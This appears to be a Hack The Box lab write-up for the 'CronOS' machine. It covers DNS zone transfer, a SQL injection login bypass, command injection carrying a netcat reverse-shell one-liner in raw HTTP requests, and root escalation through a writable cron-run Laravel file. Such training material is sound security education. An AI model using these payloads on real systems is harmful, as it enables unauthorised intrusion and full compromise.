

CronOS

13th October 2017 / Document No D17.100.18

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Medium

Classification: Official

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SYNOPSIS

CronOS focuses mainly on different vectors for enumeration and also emphasises the risks associated with adding world-writable files to the root crontab. This machine also includes an introductory-level SQL injection vulnerability.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services
- Enumerating DNS

Skills Learned

- SQL Injection
- Command injection
- Exploiting cron jobs

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
Enumeration

Nmap



Nmap reveals an OpenSSH server, a DNS server and an Apache server. Attempting to view the website reveals only the default Apache page.

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
Dig

Although the initial domain name must be guessed (**cronos.htb**), it is possible to enumerate the remaining subdomains by doing a zone transfer. This can be accomplished with the command **dig axfr @10.10.10.13 cronos.htb** after adding **cronos.htb** to the **/etc/hosts** file.



After adding **admin.cronos.htb** to the **/etc/hosts** file and browsing to it, an administrator login page is presented.

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
Exploitation


Login

After some trial and error, it appears that the **Username** field is vulnerable to SQL injection. By commenting out the rest of the statement with the username **admin'-- -** the login form is bypassed.



Welcome

It does not take long to figure out that the **welcome.php** page is vulnerable to command injection. Many different methods work here, however the simplest is likely just using a semicolon to add additional commands. However, script execution is stopped after the traceroute is run.



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By intercepting the response in Burp Suite, it is possible to modify the command entirely.

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=u1m8ld3kk856sdg14q1aa4d224
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

command=traceroute&host=8.8.8.8
```

After removing the host variable, command injection is now trivial. Replace **traceroute** with the desired command and send the request. Note that URL encoding the command is required in some cases. Use the command **rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <LAB IP> <PORT>| >/tmp/f** to connect to a local **nc** listener, which can be started by using the command **nc -nvlp <PORT>**

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=u1m8ld3kk856sdg14q1aa4d224
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 91

command=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.5+123
4+>/tmp/f
```

The user flag can be obtained from **/home/noulis/user.txt**

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Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum generates a fairly large list of information. One thing that stands out is the root crontab, which runs the **schedule()** function in **/var/www/laravel/app/console/Kernel.php**. Modifying the function allows for command execution as root by the scheduler system.

```
protected function schedule(Schedule $schedule)
{
    // $schedule->command('inspire')
    //          ->hourly();
    $schedule->exec('cat /root/root.txt > /var/www/admin/writeup.root.txt')->everyMinute();
}
```

This can be used to modify other files to simplify obtaining a root shell, however in this case obtaining the flag is all that is required.